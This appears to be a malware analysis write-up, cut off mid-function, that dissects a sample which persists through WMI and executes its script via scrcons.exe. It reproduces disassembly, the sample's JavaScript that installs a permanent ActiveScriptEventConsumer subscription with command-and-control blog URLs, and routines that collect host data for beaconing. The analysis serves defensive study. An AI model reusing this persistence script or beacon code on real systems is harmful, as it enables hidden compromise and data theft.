


```
00401A9E mov     [ebp+var_4], 0
00401AA5 lea     ecx, [ebp+arg_0]
00401AA8 call    sub_4019C0
00401AAD push    eax
00401AAE mov     eax, [ebp+var_18]
00401AB1 mov     ecx, [eax]
00401AB3 mov     edx, [ebp+var_18]
00401AB6 push    edx
00401AB7 call    dword ptr [ecx+70h]
00401ABA mov     [ebp+var_10], eax
00401ABD cmp     [ebp+var_10], 0
00401AC1 jge     short loc_401AD5
```

```
00401AC3 push    offset riid
00401AC8 mov     eax, [ebp+var_18]
00401ACB push    eax
00401ACC mov     ecx, [ebp+var_10]
00401ACF push    ecx
00401AD0 call    sub_401DD2
```

```
00401AD5
00401AD5 loc_401AD5:
00401AD5 mov     edx, [ebp+var_10]
00401AD8 mov     [ebp+var_14], edx
00401ADB mov     [ebp+var_4], 0FFFFFFFFh
00401AE2 lea     ecx, [ebp+arg_0]
00401AE5 call    unknown_libname_2 ; Microsoft VisualC 2-11/net ru
00401AEA mov     eax, [ebp+var_14]
```

I think this function is used to execute the script because it causes creation of new process `scrcons.exe`




```
Interrupts                < 0.01        0 K        0 K  n/a Hardware Interrupts and DPCs
smss.exe                              172 K       80 K  372 Windows NT Session Mana...    Microsoft Corporation
  csrss.exe                         1,892 K    2,848 K  564 Client Server Runtime Process Microsoft Corporation
  winlogon.exe                      6,708 K    2,220 K  588 Windows NT Logon Applicat...  Microsoft Corporation
    services.exe                    1,988 K    2,028 K  668 Services and Controller app   Microsoft Corporation
      vmacthlp.exe                    728 K      152 K  840 VMware Activation Helper      VMware, Inc.
      svchost.exe                   3,240 K    1,736 K  852 Generic Host Process for Wi... Microsoft Corporation
        wmiprvse.exe                5,280 K    5,776 K 1160 WMI                            Microsoft Corporation
        wmiprvse.exe                2,032 K    5,152 K 2188 WMI                            Microsoft Corporation
        scrcons.exe                 5,816 K   10,224 K 3324 WMI Standard Event Consu...    Microsoft Corporation
      svchost.exe                   2,304 K    1,908 K  932 Generic Host Process for Wi... Microsoft Corporation
      svchost.exe                  26,216 K   17,796 K 1028 Generic Host Process for Wi... Microsoft Corporation
        wscntfy.exe                   744 K      348 K 1796 Windows Security Center No...  Microsoft Corporation
      svchost.exe                   2,036 K    2,316 K 1076 Generic Host Process for Wi... Microsoft Corporation
      svchost.exe                   1,756 K    1,464 K 1124 Generic Host Process for Wi... Microsoft Corporation
      svchost.exe                   1,456 K      228 K  516 Generic Host Process for Wi... Microsoft Corporation
      svchost.exe                   2,484 K    1,036 K  560 Generic Host Process for Wi... Microsoft Corporation
      VGAuthService.exe             6,248 K      172 K  968 VMware Guest Authenticatio...  VMware, Inc.
      vmtoolsd.exe                 11,956 K    5,572 K 1056 VMware Tools Core Service      VMware, Inc.
      alg.exe                       1,308 K      924 K  404 Application Layer Gateway S... Microsoft Corporation
```

According to `TrendMicro`'s great paper:

```
Based on our analysis of using JS, the application wscript.exe is
responsible for executing the malicious code. However, in the case of WMI
implementation, such a script is executed by the WMI Standard Event Consumer
- scripting application, which can be found in the WMI folder in %system32%/
wbem/scrcons.exe. This makes the script hard to detect since it uses a not-
so-common WMI application—scrcons.exe—rather than the traditional JS
application—wscript.exe.
```

Yes, the sample uses `WMI` and executes the script using `scrcons.exe`.

After creation of the new process, it also creates `httpcom.log` file and writes infection date:



IDA View-EIP
Pseudocode-A
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
httpcom.log - Notepad
File Edit Format View Help

```
Time...  Process Name  PID   Operation         Path                              Result   Detail
8:01:2... wmighost.exe 3384  CreateFile        C:\WINDOWS\system32\httpcom.log   SUCCESS  Desired Access: G...
8:01:3... wmighost.exe 3384  QueryStandardI... C:\WINDOWS\system32\httpcom.log   SUCCESS  AllocationSize: 24, ...
8:01:3... wmighost.exe 3384  WriteFile         C:\WINDOWS\system32\httpcom.log   SUCCESS  Offset: 21, Length: ...
8:01:3... wmighost.exe 3384  SetBasicInform... C:\WINDOWS\system32\httpcom.log   SUCCESS  CreationTime: 7/16...
Showing 4 of 369,290 events (0.0010%)    Backed by virtual memory
```

```
v18 = 0;
strtime(&Buffer);
sprintf(&Dest, ::Format, &Buffer, &DstBuf);
GetSystemDirectoryA(&FileName, 0x104u);
strcat(&FileName, Source);
hFile = CreateFileA(&FileName, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
if ( hFile != (HANDLE)-1 )
{
  SetFilePointer(hFile, 0, 0, 2u);
  v2 = strlen(&Dest);
  WriteFile(hFile, &Dest, v2, &NumberOfBytesWritten, 0);
  GetSystemTime(&SystemTime);
  SystemTime.wYear = 2006;
  SystemTimeToFileTime(&SystemTime, &FileTime);
  SetFileTime(hFile, &FileTime, &FileTime, &FileTime);
  CloseHandle(hFile);
  LeaveCriticalSection(lpCriticalSection);
  OutputDebugStringA(&DstBuf);
}
```


```
[20:00:38] - Run OK
```

Before exit it tries to delete `instell.exe` without success:



```
add     esp, 4
push    offset FileName ; "C:\\Windows\\system32\\Instell.exe"
call    ds:DeleteFileA
mov     [ebp+var_24], 0
lea     ecx, [ebp+var_20]
```


That’s executable, let’s look at the script:



```
function e(e, t) {
  var n = "winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\subscription",
    r = GetObject(n + ":ActiveScriptEventConsumer").spawninstance_();
  (r.name = "ProbeScriptFint"), (r.scriptingengine =
    "javascript"), (r.ScriptText =
    t +
    "var sOwner='" +
    e +
    "';var MAIN=function(){$=this;$.key='W';$.sFeedUrl=sXmlUrl;$.sOwner=sOwner;$.sXmlUrl='';$.oHttp=null;$.oShell=null;$.oStream=null;$.sHostName=null;$.sOSType=null;$.sM
  var i = r.Put_();
  (r = GetObject(
    n + ":__IntervalTimerInstruction"
  ).spawninstance_()), (r.Timerid =
    "ProbeScriptFint"), (r.IntervalBetweenEvents = 6e3), r.Put_(), (r = GetObject(
    n + ":__EventFilter"
  ).spawninstance_()), (r.name = "ProbeScriptFint"), (r.Query =
    'select * from __timerevent where timerid="ProbeScriptFint"'), (r.QueryLanguage =
    "WQL");
  var s = r.Put_();
  return (r = GetObject(
    n + ":__FilterToConsumerBinding"
  ).SpawnInstance_()), (r.Consumer = i.path), (r.Filter = s.path), r.Put_(), "";
}
e(
  "XDD",
  'var sXmlUrl="http://kumardeep.sosblogs.com/The-first-blog-b1/RSS-b1-rss2-posts.htm;http://blogs.rediff.com/anilchopra/feed/;http://www.blogster.com/kapoorsunil09/profi
);
```

(Click here to view a larger version)

It creates instance of `ActiveScriptEventConsumer` under `root\subscription` namespace, executes `Javascript` script every `0x6e3` milliseconds , you can get the script from the Gist or get using `WMI Explorer`, it's under `ROOT\subscription` namespace, the class is `ActiveScriptEventConsumer` , the name of the instance is `ProbeScriptFint` , the script is a value of the `ScriptText` property.



Name	Lazy...	Description	Pa
ActiveScriptEventConsumer	False		\\J
CommandLineEventConsumer	False	Executes command in resp...	\\J
LogFileEventConsumer	False	Logs events to a text file	\\J
NTEventLogEventConsumer	False	Logs events into NT event ...	\\J
SMTPEventConsumer	False		\\J


ActiveScriptEventConsumer.Name="ProbeScriptFint"

Properties	
*Name	ProbeScriptFint
CreatorSID	Byte[] Array
KillTimeout	0
ScriptingEngine	javascript
ScriptText	var sXmlUrl="http://kumardeep.sosblogs.com/The-first-blog-b1/


(Click here to view a larger version)

WMI classes stored in namespace: `subscription` allow permanent and general access to WMI services.


`new MAIN().Fire()` causes executing of `MAIN` routine:



```
    Fire: function() {
      $.InitObjects();
      try {
        $.MainLoop();
      } catch (e) {}
      $.CleanObjects();
    }
  };
  new MAIN().Fire();
```

`CleanObjects` terminates execution of the script:



```
CleanObjects: function() {
  $.oShell = null;
  $.oStream = null;
  var e = new Enumerator(
    $.WMI('Select * from Win32_Process where Name="scrcons.exe"')
  );
  while (!e.atEnd()) {
    e.item().terminate();
    e.moveNext();
  }
},
```

Parses URLs from the argument and sends information about infected PC:



```
GenerateUrlParam: function() {
  var time = new Date();
  $.sURLParam =
    "cstype=server&authname=servername&authpass=serverpass&hostname=" +
    $.sHostName +
    "&ostype=" +
    $.sOSType +
    "&macaddr=" +
    $.sMacAddress +
    "&owner=" +
    $.sOwner +
    "&version=" +
    $.version +
    "&runtime=" +
    $.runtime;
  $.sURLParam += "&t=" + time.getMinutes() + time.getSeconds();
},
```


```
GetOSInfo: function() {
  var e = new Enumerator($.WMI("Select * from Win32_OperatingSystem"));
  if (!e.atEnd()) {
    var item = e.item();
    $.sOSType = item.Caption + item.ServicePackMajorVersion;
    $.sHostName = item.CSName;
  }
},
GetMacAddress: function() {
  var e = new Enumerator(
    $.WMI(
